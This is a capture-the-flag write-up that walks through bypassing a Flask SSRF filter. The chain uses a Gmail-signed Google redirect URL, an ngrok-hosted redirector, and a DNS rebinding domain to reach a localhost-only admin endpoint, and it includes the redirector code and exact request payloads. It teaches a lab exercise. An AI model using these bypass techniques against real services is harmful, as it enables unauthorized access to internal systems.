
# BPSSRF

**Web**

****

## Prerequisites & Requirements

* Understanding of Server-Side Request Forgery (SSRF) vulnerabilities
* Basic knowledge of HTTP and redirects
* Familiarity with Python and Flask applications
* Understanding of DNS concepts
* Google account for email-based techniques

## What will you learn?

* How to analyze SSRF protection mechanisms in a white-box setting
* Advanced SSRF bypass techniques using redirect chains
* How to leverage Google URL redirects in SSRF attacks
* DNS rebinding attack implementation for SSRF exploitation
* URL parameter manipulation and interception techniques

## Tools

* Burp Suite or similar proxy tool
* ngrok for HTTP tunneling
* Python environment (for running Flask applications)
* Gmail account
* DNS rebinding service (lock.cmpxchg8b.com/rebinder.html)

## Description

I've built the ultimate SSRF protection you can use it for any web application! It checks hostnames, validates IPs, prevents DNS rebinding, and even limits redirects. There's absolutely no way anyone could bypass this security layer. I've been testing it extensively, and I'm confident it's bulletproof. Want to prove me wrong? Good luck with that - you'll need it!

### Discovery

#### 1. Understanding the Normal Application Flow

Before attempting to bypass any protection, we need to understand how the application is supposed to work. Looking at the endpoints:

@app.route('/admin', methods=['GET'])  
def admin():  
 global flag  
 user\_ip = request.remote\_addr  
 if user\_ip != "127.0.0.1":  
 return "only localhost."  
 if request.args.get('nickname'):  
 nickname = request.args.get('nickname')  
 flag = sha256\_hash(nickname)  
 return "success."  
  
@app.route("/flag", methods=['POST'])  
def clear():  
 global flag  
 if flag == sha256\_hash(request.args.get('nickname')):  
 return "flag{stigmata\_stigmata\_stigmata}"  
 else:  
 return "you can't bypass SSRF-FILTER. Try again."

The intended flow is:


1. Access /admin?nickname=yourname from localhost (127.0.0.1) to set the flag
2. Send a POST request to /flag?nickname=yourname with the same nickname to retrieve the flag

However, /admin can only be accessed from localhost, which is impossible from an external browser. This is where SSRF comes in – we need the application to make a request to its own localhost endpoint.

![Image placeholder: Diagram showing intended application flow]

#### 2. Frontend Analysis

When first accessing the application, we're presented with a simple interface that allows checking URLs.

The application claims to validate URLs and prevent SSRF attacks. Let's analyze the backend code to understand how it works.

#### 3. Backend Code Analysis

The application is built using Flask and implements several SSRF protection mechanisms. Let's examine the key components:

def check\_ssrf(url, checked):  
 global isSafe  
 if "@" in url or "#" in url:  
 isSafe = False  
 return "Fail"  
 if checked > 3:  
 print("URLs that are redirected more than 3 times are prohibited.")  
 isSafe = False  
 return "Fail"  
 # ... more code

First observation: The application blocks URLs containing @ or # characters and limits redirect chains to 3 redirects.

protocol = re.match(r'^[^:]+', url)  
if protocol is None:  
 isSafe = False  
 print("Protocol was not detected.")  
 return "Fail"  
print("Protocol :", protocol.group())  
if protocol.group() == "http" or protocol.group() == "https":  
 host = re.search(r'(?<=//)[^/]+', url)  
 # ... more code

Second observation: Only HTTP and HTTPS protocols are allowed, and the host is extracted using a regex.

host = host.group()  
if host != "www.google.com":  
 isSafe = False  
 return "Host must be www.google.com."

Third observation: The initial URL must have www.google.com as the host.

for \_ in range(2): # Loop to prevent DNS Rebinding attacks  
 print("Verifying IP..", \_)  
 ip\_address = socket.gethostbyname(host) # Get IP from the host  
 if ipaddress.ip\_address(ip\_address).is\_private: # If any one of the IPs is an internal IP  
 print("Internal network IP was detected.")  
 isSafe = False  
 return "Fail"  
 time.sleep(1) # 1 second wait

Fourth observation: The application performs DNS rebinding protection by resolving the hostname twice with a 1-second interval and checks if the resolved IP is private.

response = requests.get(url, allow\_redirects=False) # Send request  
if 300 <= response.status\_code and response.status\_code <= 309:  
 redirect\_url = response.headers['location']  
 # ... check redirect URL  
 check\_ssrf(redirect\_url, checked + 1)

Fifth observation: The application follows redirects manually, checking each redirect destination.

But most importantly, let's look at how the final request is made:

# In check\_url function:  
response = requests.get(url)

Final critical observation: While the security checks disable automatic redirects with allow\_redirects=False, the final request does follow redirects automatically!

#### 4. Attack Surface Analysis

Based on our code analysis, we need to:

1. Start with a URL from www.google.com that redirects to our controlled server
2. Bypass the DNS rebinding protection
3. Eventually redirect to http://127.0.0.1/admin?nickname=something
4. Retrieve the flag using the same nickname


### Search

#### 1. Google URL Redirect Analysis

To understand Google's redirect mechanism, let's first look at how it normally works when searching:

1. When you perform a Google search, each result link doesn't point directly to the destination
2. Instead, it points to Google's redirect service: https://www.google.com/url?...
3. This service records analytics data and then redirects you to the actual destination

For example, when searching for "LOL" and right-clicking on a search result to copy the link, you get something like:




https://www.google.com/url?sa=t&source=web&rct=j&opi=89978449&url=https://www.leagueoflegends.com/&ved=2ahUKEwj3587X386OAxVvRaQEHQsGJX8QFnoECCwQAQ&usg=AOvVaw1DQWKlmfzXqO7OW2E2rbiF

When you visit this URL, Google immediately redirects you to `https://www.leagueoflegends.com/` without showing any warning page. This is the default behavior for legitimate search result links.

However, if you manually modify the url parameter to point to a different site, Google will show a warning page instead of redirecting directly:

[*https://www.google.com/url?sa=t&source=web&rct=j&opi=89978449&url=https://example.com/&ved=2ahUKEwjZkcPwrOeNAxWoxQIHHXtkIRkQFnoECDgQAQ&usg=AOvVaw1ZdjnOEOwQMqBbQma6rz2M*](https://www.google.com/url?sa=t&source=web&rct=j&opi=89978449&url=https://example.com/&ved=2ahUKEwjZkcPwrOeNAxWoxQIHHXtkIRkQFnoECDgQAQ&usg=AOvVaw1ZdjnOEOwQMqBbQma6rz2M)

This difference in behavior is because Google uses the usg parameter as a cryptographic signature to verify that the URL hasn't been tampered with.

#### 2. Obtaining Valid Google Redirect

After research, I found an article on [privacy-wise.com](https://www.privacy-wise.com/dont-trust-google-links/) explaining how Google's redirect mechanism works. The usg parameter is a cryptographic signature that Google uses to validate the URL.

Normally usg exist only for links that is indexed but we can obtain one even if our website is not indexed.  
  
usg is not documented or known it’s algorithm so we need to find a way to make google create one for our url.

To obtain a valid usg parameter for our controlled domain:

1. Send an email from one Gmail account to another containing our ngrok ( ngrok will be used to do port forwarding to our webserver that will later exploit the ssrf) URL
2. Open the email in the recipient account
3. Intercept the request when clicking the link
4. Extract the complete Google redirect URL with a valid usg parameter

This works because Gmail automatically converts plain URLs in emails into Google redirect links with valid signatures.

#### 3. DNS Rebinding Research

The application has protection against DNS rebinding, but it only checks the IP twice with a 1-second interval. We found a service at [lock.cmpxchg8b.com/rebinder.html](https://lock.cmpxchg8b.com/rebinder.html) that facilitates DNS rebinding attacks.

This service provides domains that randomly alternate between two IP addresses:

* A public IP address of your choice (to pass security checks)
* 127.0.0.1 (to achieve our SSRF goal)

Important note: Because the service alternates randomly between IPs, **this attack may require several attempts to succeed**. The timing needs to be just right:

* During the two security checks, the domain must resolve to the public IP
* When the final request is made, the domain must resolve to 127.0.0.1

![Image placeholder: Screenshot of DNS rebinding service configuration]

### Exploit

#### 1. Setting Up HTTP Tunneling with ngrok

First, we need to create an HTTP tunnel to our local server:

# In another terminal, start ngrok  
ngrok http 8080

This gives us a public URL like https://f82e-196-153-112-10.ngrok-free.app.

#### 2. Creating Our Redirect Application

We create a simple Flask application that will redirect to our DNS rebinding domain:

from flask import Flask, redirect  
  
app = Flask(\_\_name\_\_)  
  
@app.route('/')  
def index():  
 # Redirect to DNS rebinding domain that will eventually resolve to 127.0.0.1  
 return redirect('http://7f000001.037dd15e.rbndr.us/admin?nickname=x'), 302

# the url that will be redirected to will later be explained.  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 app.run(host='0.0.0.0', port=8080)

This application simply redirects any requests to a specially crafted DNS rebinding domain.


#### 3. DNS Rebinding Setup

For the DNS rebinding attack, we use [lock.cmpxchg8b.com/rebinder.html](https://lock.cmpxchg8b.com/rebinder.html) to create a domain that randomly alternates between:

1. A public IP address (8.8.8.8 or another non-private IP)
2. 127.0.0.1 (localhost)

The configuration is:

* "Hostname A" field: 127.0.0.1 (represented as 7f000001 in hexadecimal)
* "Hostname B" field: A public IP (like 8.8.8.8)
* Click "Get rebinding link"

The resulting domain (7f000001.037dd15b.rbndr.us) will:

* Sometimes resolve to the public IP (passing security checks)
* Sometimes resolve to 127.0.0.1 (achieving our SSRF goal)

Since the alternation is random, we may need several attempts to get lucky with the timing.

#### 4. Getting a Valid Google Redirect URL

We use the Gmail method to obtain a valid Google redirect:

1. Send an email containing our ngrok URL:

* https://f82e-196-153-112-10.ngrok-free.app

1. Open the email in another Gmail account and inspect the link
2. Capture the full Google redirect URL:

* https://www.google.com/url?q=https://f82e-196-153-112-10.ngrok-free.app&source=gmail&ust=1749640028092000&usg=AOvVaw3SumcNqTsz0hJeDYCm4Uei

#### 5. Executing the Full Attack Chain

Now we can execute our full attack:

1. Send our Google redirect URL to the vulnerable application:

* POST /check-url  
  Content-Type: application/json  
  {"url": "https://www.google.com/url?q=https://f82e-196-153-112-10.ngrok-free.app&source=gmail&ust=1749640028092000&usg=AOvVaw3SumcNqTsz0hJeDYCm4Uei"}

1. The application checks:
   * Host is www.google.com ✓
   * Google redirects to our ngrok domain ✓
   * Ngrok domain resolves to public IP ✓
   * Ngrok redirects to DNS rebinding domain ✓
   * DNS domain initially resolves to public IP (if we're lucky) ✓
2. DNS rebinding takes effect:
   * If we're lucky with the timing, after checks are completed, the DNS rebinding domain resolves to 127.0.0.1
   * The final requests.get(url) call follows all redirects to http://127.0.0.1/admin?nickname=x
   * The admin endpoint sets the flag to SHA256(x)

Since the DNS rebinding service alternates randomly, we may need to try multiple times until we get the right sequence of IP resolutions.

#### 6. Retrieving the Flag

Finally, we can retrieve the flag:

POST /flag?nickname=x

Response:

flag{stigmata\_stigmata\_stigmata}